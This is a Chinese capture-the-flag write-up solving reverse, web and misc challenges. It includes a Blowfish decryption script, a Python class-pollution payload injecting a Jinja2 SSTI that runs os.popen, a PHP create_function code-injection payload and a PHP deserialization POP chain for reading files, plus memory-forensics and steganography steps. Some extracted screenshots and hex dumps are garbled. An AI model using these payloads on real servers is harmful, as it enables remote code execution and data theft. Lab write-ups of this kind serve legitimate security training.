你见过蓝色的小鲸鱼

一个比较明显的BlowFish加密,使用用户名作为密钥,对应核心函数部分如下图:

```
void _thiscall sub_4571A0(int this, void *uname, size_t uname_Len, void *passwd, size_t passwd_Len)
{
    const void *v5; // eax
    size_t v6; // [esp-4h] [ebp-12Ch]
    void *v7; // [esp+4h] [ebp-118h]

    __CheckForDebuggerJustMyCode(&unk_52102F);
    if ( operator new(0x2Cu) )
    {
        memset(0x2Cu);
        v7 = (void *)sub_450CBB(uname, uname_Len);
    }
    else
    {
        v7 = 0;
    }
    init(&BLOWFISH_Constants_51C048, &ORIG_P);
    sub_451F08(passwd, passwd_Len);
    *(_DWORD *)(this + 12) = sub_44FEF6(v7);
    *(_DWORD *)(this + 4) = j_unknown_libname_47(*(_DWORD *)(this + 12));
    v6 = *(_DWORD *)(this + 12);
    v5 = (const void *)sub_4505A4(v7);
    j_memmove(*(void **)(this + 4), v5, v6);
    if ( v7 )
    sub_44FF0A(1);
}
```

对应给输入密码加密在 sub_451F08 ,简单看看就可以发现是对应的 Blowfish 加密逻辑,其实拿 FindCrypto 也可以识别出该算法

直接写一个脚本即可:

```
from Crypto.Cipher import Blowfish

key = b"UzBtzTBuzv9EMGcz"
blowfish = Blowfish.new(key, Blowfish.MODE_ECB)

flag = b'\x11\xa5\x1f\x04\x95\x50\xe2\x50\x8f\x17\xe1\x6c\xf1\x63\x2b\x47'
p = blowfish.decrypt(flag)
for i in range(len(p)):
    print(chr(p[i]), end = "")

#UzBtzTBuzv9EMGczQHRozwJsdwvmmxNo
```

Web

swaggerdocs

app.update

```
def update(src, dst):
    if hasattr(dst, '__getitem__'):
        for key in src:
        if isinstance(src[key], dict):
            if key in dst and isinstance(src[key], dict):
```

```
update(src[key], dst[key])
    else:
        dst[key] = src[key]
    else:
        dst[key] = src[key]
else:
    for key, value in src.items() :
        if hasattr(dst,key) and isinstance(value, dict):
            update(value,getattr(dst, key))
        else:
            setattr(dst, key, value)
```

中疑似有原型链污染。

请你深入理解如下两段代码,并为我解读它们有何差异

```
def update(src, dst):
   if hasattr(dst, '__getitem__'):
        for key in src:
            if isinstance(src[key], dict):
                 if key in dst and isinstance(src[key], dict):
                    update(src[key], dst[key])
                 else:
                     dst[key] = src[key]
            else:
                dst[key] = src[key]
    else:
        for key, value in src.items() :
            if hasattr(dst,key) and isinstance(value, dict):
                update(value,getattr(dst, key))
            else:
                setattr(dst, key, value)
```

和Python原型链污染变体给出的脚本,

```
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                  merge(v, dst.get(k))
            else:
                  dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
                 merge(v, getattr(dst, k))
        else:
                  setattr(dst, k, v)
```

一对比有细微差别,问了问ChatGPT,

这两段代码都是用于合并或更新两个字典的函数,但是它们在实现上有一些差异。让我们逐段解读它们:

```
def update(src, dst):
if hasattr(dst, '__getitem__'):
   for key in src:
       if isinstance(src[key], dict):
           if key in dst and isinstance(src[key], dict):
               update(src[key], dst[key])
           else:
               dst[key] = src[key]
       else:
           dst[key] = src[key]
else:
   for key, value in src.items():
       if hasattr(dst, key) and isinstance(value, dict):
           update(value, getattr(dst, key))
       else:
           setattr(dst, key, value)
```

解读:

- update 函数使用了递归的方式,遍历源字典 src 中的键值对,尝试将其合并到目标字典 dst 中。
- 如果 dst 支持通过 __getitem__ 方法访问,那么它会首先尝试使用这种方式。这通常意味着 dst 是一个字典或支持类似字典的操作。
- 对于每个键值对,如果值是字典,且键已经存在于 dst 中,那么递归地调用 update 函数。否则,直接将值赋给 dst[key]。
- 如果值不是字典,直接将其赋给 dst[key]。
- 如果 dst 不支持通过 ___getitem__ 方法访问,就会尝试使用 ___setattr__ 方法,将源字 典中的键值对逐一设置到目标对象上。

第二段代码 (merge 函数)

```
def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                 merge(v, dst.get(k))
        else:
            dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
```

解读:

- merge 函数同样使用了递归的方式,遍历源字典 src 中的键值对,尝试将其合并到目标字典 dst 中。
- 如果 dst 支持通过 __getitem__ 方法访问,那么它会首先尝试使用这种方式。这同样意味着 dst 是一个字典或支持类似字典的操作。
- 对于每个键值对,如果键在 dst 中存在,且值是字典,那么递归地调用 merge 函数。否则,直接将值赋给 dst[k]。

• 如果 dst 不支持通过 __getitem__ 方法访问,就会尝试使用 __setattr__ 方法,将源字 典中的键值对逐一设置到目标对象上。

比较:

- update 和 merge 函数的基本思想相似,都是递归遍历字典,合并到目标字典中。
- update 在处理嵌套字典时,会检查键是否存在于目标字典中,并且目标字典对应键的值是 否是字典。这使得在源字典中有一部分结构在目标字典中不存在时,可以直接添加,而不需 要整体替换。
- merge 在处理嵌套字典时,只检查键是否存在,而不检查对应值的类型。这意味着如果目标字典对应键的值不是字典,会直接用源字典的值替换,而不是递归合并。
- update 对于 dst 不支持通过 __getitem__ 方法访问的情况,尝试使用 __setattr__ 方 法,将源字典中的键值对逐一设置到目标对象上。
- merge 在这种情况下没有对应的处理,它仅支持字典的合并。

对于本题而言应该不影响。

app.api中有 render_template_string ,是本题中除了api.py文件中下载之外的唯一比较有实际威胁的点,要想方设法将污染与(render_template_string 或api.py中的任意文件下载)联系起来。

考虑到本题的app.api中的 render_template_string(data.text),可以想到污染data的text字段,参考<u>Python原型链污染变体(prototype-pollution-in-python)- 跳跳糖 (tttang.com)</u>,我们可以对已加载的模块的class进行污染,对于本题而言就是对

```
data = requests.get("http://127.0.0.1:8899/v2/users?file=" +
request.args.get('file') + '&id=' + id)
```

的字段进行污染。注意此处直接静态跟进 get() 函数是很难看出其返回值是哪个class的对象的,根据经验或者动态调试不难知道是 requests.Response。

参照Python原型链污染变体(prototype-pollution-in-python) - 跳跳糖 (tttang.com)的脚本,

```
#test.py
import test_1
class cls:
   def __init__(self):
        pass
def merge(src, dst):
   # Recursive merge function
   for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
```

```
setattr(dst, k, v)
instance = cls()
payload = {
    "__init__" : {
        "__globals__" : {
            "test_1" : {
                "secret_var" : 514,
                "target_class" : {
                    "secret_class_var" : "Poluuuuuuted ~"
                }
           }
        }
   }
}
print(test_1.secret_var)
#secret
print(test_1.target_class.secret_class_var)
#114
merge(payload, instance)
print(test_1.secret_var)
print(test_1.target_class.secret_class_var)
#Poluuuuuuted ~
```

写出适用于本题情况的脚本,


```
import requests
class cls:
   def __init__(self):
        pass
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
instance = cls()
payload = {
    "__init__" : {
       "__globals__" : {
            "requests" : {
                "secret_var" : 514,
```

经测是可以成功污染的,接下来注册、登录、update,

```
POST http://127.0.0.1:5000/api-base/v0/update HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
token=eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkI
joia2VuIn0.BOuXjz62Xx0na6MxVGDS300SE1mKJ-cmf_g0tT4RsfI;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/json
Content-Length: 273
{"username":"ken","password":"ken", "__init__": {
        "__globals__" : {
            "requests" : {
                "secret_var" : 514,
                "Response" : {
                    "text" : "{{config}}"
                }
            }
        }
    }}
```

```
POST /api-base/v0/search?
file=D%3A%5Cww%5Cbuuoj%5C%5B%E5%AE%89%E6%B4%B5%E6%9D%AF%202023%5Dweb5%5Cweb5%5Cr
un.sh&type=text HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q = 0.8
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
token=eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkI
joia2VuIn0.BOuXjz62Xx0na6MxVGDS300SE1mKJ-cmf_g0tT4RsfI;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/json
Content-Length: 35
{"username":"ken","password":"ken"}
```

动态调试可以看到污染成功与SSTI成功。




```
Request
                                                                                                     Response
Pretty Raw Hex ⇒ \n =
                                                                                                     Pretty Raw Hex Render 🚍 \n \equiv
  1 POST http://127.0.0.1:5000/api-base/v0/search?file
                                                                                                       1 HTTP/1.1 200 OK
    un. sh&type=text HTTP/1.1
                                                                                                      3 Content-Length: 1147
 2 Host: 127.0.0.1:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
                                                                                                      4 Content-Type: text/html; charset=utf-8
5 Date: Sat, 23 Dec 2023 11:31:21 GMT
   Gecko/20100101 Firefox/111.0
                                                                                                      6 Server: Werkzeug/2. 2. 2 Python/3. 8. 6
   text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp
                                                                                                     8 <Config {&#39;ENV&#39;: &#39;development&#39;, &#39;DEBUG&#39;: False,
 ,*/*;q=0.8
5 Accept-Language
                                                                                                       'TESTING': False, 'PROPAGATE_EXCEPTIONS': None
'SECRET_KEY': 'fake_flag',
   zh-CN, zh:a=0, 8, zh-TW:a=0, 7, zh-HK:a=0, 5, en-US:a=0, 3, en:a=0, 2
                                                                                                        &#39:PERMANENT SESSION LIFETIME&#39: datetime.timedelta(days=31).
                                                                                                       6 Accept-Encoding: gzip, deflate
7 Connection: close
 8 Cookie: token=
eyJOeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkIj
oia2VuInO.BOuXjz62XxOna6MxVGDS3OOSE1mKJ-cmf_gOtT4RsfI;
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
                                                                                                       #39;SSSION_COOKIE_SAMESITE': None,

'SSSSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH':

None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
                                                                                                       'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
                                                                                                       'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII':
None, 'JSON_SORT_KEYS': None, 'JSONIFY_PRETTYPRINT_REGULAR':
None, 'JSONIFY_MIMETYPE': None, 'TEMPLATES_AUTO_RELOAD':
14 Content-Type: application/json
15 Content-Length: 35
                                                                                                       None, 'MAX_COOKIE_SIZE': 4093, 'TEMPLATES_RELOAD': True}>
     "username":"ken",
"password":"ken"
   }
```

```
POST /api-base/v0/update HTTP/1.1
Host: 47.108.206.43:45457
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q = 0.8
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImtlbiIsInBhc3N3b3JkI
joia2vuIn0.orNDEf3BnY5AORF3viIK6Jjlo8UDyAAMmkrXbfzbR60; Path=/
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 11 Nov 2023 09:48:49 GMT
If-None-Match: "1699696129.0-4605-1006306968"
Content-Type: application/json
Content-Length: 468
{"username":"ken","password":"ken", "__init__": {
        "__globals__" : {
            "requests" : {
                "secret_var" : 514,
                "Response" : {
                    "text" : "{% for c in [].__class__._base__._subclasses__()
%}{% if c.__name__=='catch_warnings' %}{{
c.__init__._globals__['__builtins__'].eval(\"__import__('os').popen('ls
/').read()\") }}{% endif %}{% endfor %}"
                }
            }
        }
    }}
```



flag文件在app目录下。

what's my name

```
<?php
highlight_file(__file__);
$d0g3=$_GET['d0g3'];
$name=$_GET['name'];
if(preg_match('/^(?:.{5})*include/',$d0g3)){
    $sorter='strnatcasecmp';</pre>
```


```
miao = create\_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a * . l
$b);');
                 echo base64_encode($miao)."<br/>";
                 echo substr($miao,-2).'<br/>';
                 echo strlen($d0g3).'<br/>';
                 var_dump(strlen($d0g3)==substr($miao, -2));
                 echo $miao.'<br/>';
                 var_dump($miao===$name);
                 var_dump($miao);
                 var_dump($name);
                 if(strlen($d0g3)==substr($miao, -2)&&$name===$miao){
                                   $sort_function = ' return 1 * ' . $sorter . '($a["' . $d0g3 . '"], $b["'
 . $d0g3 . '"]);';
                                   @$miao=create_function('$a, $b', $sort_function);
                 }
                 else{
                                   echo('Is That My Name?');
                 }
}
else{
                 echo("YOU Do Not Know What is My Name!");
}
?>
```

添加调试代码:

```
var_dump(substr($miao, -2));
echo "</br>";
var_dump(strlen($d0g3));
echo "</br>";
var_dump($miao);
echo "</br>";
var_dump($a);
echo "</br>";
var_dump($b);
echo "</br>";
var_dump($b);
echo "</br>";
var_dump("\$name:" . $name);
```

网上可以找到类似payload:

再修改一下满足题目的正则



测试出payload匹配条件为25,因为name这里有不可见字符,base64加密后再URL编码传输

```
美化.
        Raw
                                                              In ≡
                                                                              美化
                                                                                     Raw
                                                                                             Hex
                                                                                                     页面渲染
                                                                                                                                           ⇒ \n =
                                                                                                                                                          Re
                                                                                  echo (/bi/,
var dump(strlen($d0g3));
1 GET /1. php?d0g3=include%27%22]);}phpinfo();/*&name=
  %00%6c%61%6d%62%64%61%5f%32%35 HTTP/1.1
                                                                                  echo "</br>";
var_dump($miao);
                                                                                                                                                           Re
2 Host: 192.168.120.1
3 Pragma: no-cache
                                                                                  echo "</br>":
                                                                                                                                                           R
                                                                                  var_dump($a);
echo "</br>";
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
                                                                                  var dump($b);
                                                                                                                                                           Re
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                                                                  echo "</br>";
var dump("\$name:" . $name);
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
                                                                                  var_dump( 'shame' - 'shame');
echo (base64_encode($miao));
var_dump($name===$miao);
if($trlen($d0g3)==substr($miao, -2)$4$name===$miao){
  Safari/537.36 Edg/120.0.0.0
                                                                                                                                                           诰
  text/html, application/xhtml+xml, application/xml; q=0.9, im
                                                                                                                                                           ⑯
                                                                                       var dump(2);
  age/webp, image/apng, */*; q=0.8, application/signed-exchang
                                                                                       var_dump(2);
Ssort_function = ' return 1 * ' . Ssorter . '(Sa["'
@$miao=create_function('Sa, $b', Ssort_function);
  e;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language:
                                                                                       echo "</br>";
var_dump('Is That My Name?');
  zh-CN, zh; q=0. 9, en; q=0. 8, en-GB; q=0. 7, en-US; q=0. 6
0 Connection: close
2
                                                                                  echo("YOU Do Not Know What is My Name!");
                                                                             ?> int(1)
                                                                             Deprecated: Function create_function() is deprecated in
                                                                             C:\phpstudy_pro\WWW\1.php on line 8
                                                                             string(2) "16"
                                                                             int(25)
                                                                             string(10) "lambda 16"
                                                                             NULL
                                                                             NULL
                                                                             string (16) \ "\$name:lambda\_25" \ AGxhbWJkYV8xNg == bool(false)
                                                                             string(16) "Is That My Name?"
```

手发包一直不行,写个脚本:

```
import requests

url = "http://47.108.206.43:43469?
d0g3=include%27%22]);}phpinfo();/*&name=%00%6c%61%6d%62%64%61%5f%32%35"

for i in range(1,32):
    resp = requests.get(url)
    print(resp.text)
    if "flag" in resp.text:
        break
```

easy_unserialize

逻辑挺简单的, md5那里若比较用脚本跑一个就行

C:\Users\HP\Downloads\疯狂的麦克斯\嗨>python 1.txt "666" 0 1JTNoxS0803KVPSBHYg2=>2acac641a56d67e4d065adf2154ef6d3=>666f30e058de81fbc2d9a261feac2809


```
<?php
error_reporting(0);
class Good{
                                        public $g1;
                                        public $gg2;
                                         public function __isset($arg1)
                                                                                   if(!preg_match("/a-zA-ZO-9\sim-=!\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlapha+\hlaph
                                                                                                                           if ($this->gg2)
                                                                                                                                                                       $this->g1->g1=666;
                                                                                                                              }
                                                                                   }else{
                                                                                                                            die("No");
                                                                                   }
                                         }
}
 class Luck{
```

```
public $11;
    public $112;
    public $md5;
    public $1113;
    public function __toString()
        $new = $this->11;
        return $new();
    }
    public function __get($arg1)
        $this->112->112('b2');
    }
    public function __unset($arg1)
        if(md5(md5($this->md5)) == 666)
        {
            if(empty($this->1113->1113)){
                echo "There is noting";
            }
        }
   }
}
class To{
    public $t1;
    public $tt2;
    public $arg1;
    public function __call($arg1,$arg2)
        if(urldecode($this->arg1)===base64_decode($this->arg1))
        {
            echo $this->t1;
        }
    }
    public function __set($arg1,$arg2)
        if($this->tt2->tt2)
            echo "what are you doing?";
        }
    }
}
class You{
    public $y1;
    public function __wakeup()
        unset($this->y1->y1);
    }
}
class Flag{
    public function __invoke()
    {
```


```
echo "May be you can get what you want here";
        array_walk($this, function ($one, $two) {
            $three = new $two($one);
            foreach($three as $tmp){
                echo ($tmp.'<br>');
            }
        });
   }
}
$you = new You();
you-y1 = new Luck();
you-y1->md5 = "1JTNoxS0803KVPSBHYg2";
you->y1->1113 = new Good();
you-y1->1113->gg2 = new Luck();
you-y1->1113->gg2->11 = new Flag();
//$you->y1->1113->gg2->11->one1 = "/*f*";
$you->y1->lll3->gg2->l1->SplFileObject = "/FfffLlllLaAaaggGgGg";
you-y1->1113->gg2->11->one = "glob:///*";
$data = serialize($you);
echo urlencode($data);
unserialize($data);
```

```
$one和$two就是传入$you->y1->1113->gg2->11的前和后控制即可
```

先遍历得到flag名字:



再利用上面的脚本拿到flag即可



Misc

dacong Windows

一个内存取证, windows10的用vol3解析, 通过题意看注册表

windows.registry.printkey

得到

d@@Coong_LiiKEE_F0r3NsIc

以为是flag,但是不是,后来发现有很多dacong的wav,dump下来发现可以用SSTV解析,在39.wav得到flag1



之后flag2是在secret.rar得到的,

打开一看发现好像是空白格隐写,试了试又不是,考虑snow隐写得到flag2

```
flag2:_tHE_Dddd
```

最后一段是在桌面发现有一个flag3.txt,dump下来发现是一个类似base64的东西,直接解析不行,又考虑rabbit,走了很多弯路,后来发现之前那个注册表得到的东西没用,利用aes解密即可得到flag3

```
dAcONg_SIst3Rs????}
```

Nahida

附件是一个不知道啥文件的东西,trid也解析不出来。

之后不做了一段时间,后来想到了可以利用Puzzsolver试一下,得到一个ipg

```
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       112 DO 70 DO 07 OIL 20 110
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                                                         S /Jµ'y Ç4QZ!∎Þ¤
134864
        53 10 2F 4A B5 B4 79 19
                                C7 34 51 5A 21 9C DE A4
        4E 18 57 2E 49 FB 50 1E
                                F4 51 59 C8 B4 75 DA 58 N W.IûP ôQYÊ'uÚX
134880
        F9 05 6C 8F BB 45 15 71
                                 13 25 CO D9 9E F5 OD 14
134896
                                                         ù l »E q %ÄÚ∎õ
134912
        50 23 26 F2 57 DC C3 3C
                                 56 15 FB B6 OF 34 51 5C
                                                         P#&ò₩ÜÃ<V û¶ 4Q∖
        58 92 OC 26 3B 9F 9A BO
                                 91 AE DE 94 51 5E 34 FE
134928
                                                         X' &; | | °'8| | Q^4|
134944
        21 1A 96 BO A7 95 BB 6F
                                 35 7E 08 D7 6F 4A 28 AF
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134960
        47 OF BO OC OC 77 91 9E
                                28 96 8A 2B B1 16 8A AA
                                                         G ° w'|(||+± ||4
134976
        7F 79 8A DO B7 EA 28 A2 AD OC DF 81 07 97 9C 73
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134992
       52 OF B9 45 15 B4 44 27 7A 32 77 62 8A 29 8C 3F R 1E 'D'z2wb1)1?
135008
       8E 86 EA 68 A2 80 15 7A 51 DE 8A 28 42 OA 28 A2
                                                         135024
       80 3F FF D9 E5 A4 A9 E7 A9 BA E9 95 BF E5 87 BA
                                                         135040
       E7 9C BC E7 9D 9B E6 98 AF E4 B8 BA E4 BA 86 E8
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135056
       | A7 81 E8 AF 81 E5 A4 A7 E5 9C B0 E7 9A 84 E7 BE | S è å×Så↓°c↓↓c¾
       8E E5 A5 BD EF BC 8C E8 80 8C E6 9C AC E6 9D A5 | Iå\#kï¼|è||∞|-∞ \
135072
       E5 B0 B1 E6 8B A5 E6 9C
                                89 E5 8F 8C E7 9C BC E7
135088
                                                         å°±æl¥ællå lçl¼ç
135104
       |9A 84 E4 BA BA E7 B1 BB | EF BC 8C E6 98 AF E5 9C||||aººc±≫ï¼||æ|<sup>™</sup>å|
                                AO B7 E7 9A 84 E6 83 85
135120
       A8 E4 BB 80 E4 B9 88 E6
                                                          "ä≫lä¹læ •çllæll
135136
       E5 86 B5 E4 B8 8B EF BC
                                8C E6 89 8D E9 9C 80 E8
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135152
       A6 81 E9 9D A0 E3 80 8C
                                E7 A5 9E E4 B9 8B E7 9C
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       BC E3 80 8D E8 A7 82 E5 AF 9F E8 BF 99 E4 B8 AA ¼ã∣ èŞ∥å¯∥è¿∥个
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       |E4 B8 96 E7 95 8C E5 91 | A2 EF BC 9F E8 BF 99 E4 | ä¸[ç∥[å´çï¼[è¿[ä
       B8 AA E9 97 AE E9 A2 98 E7 9A 84 E7 AD 94 E6 A1
135200
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       88 EF BC 8C E8 81 AA E6
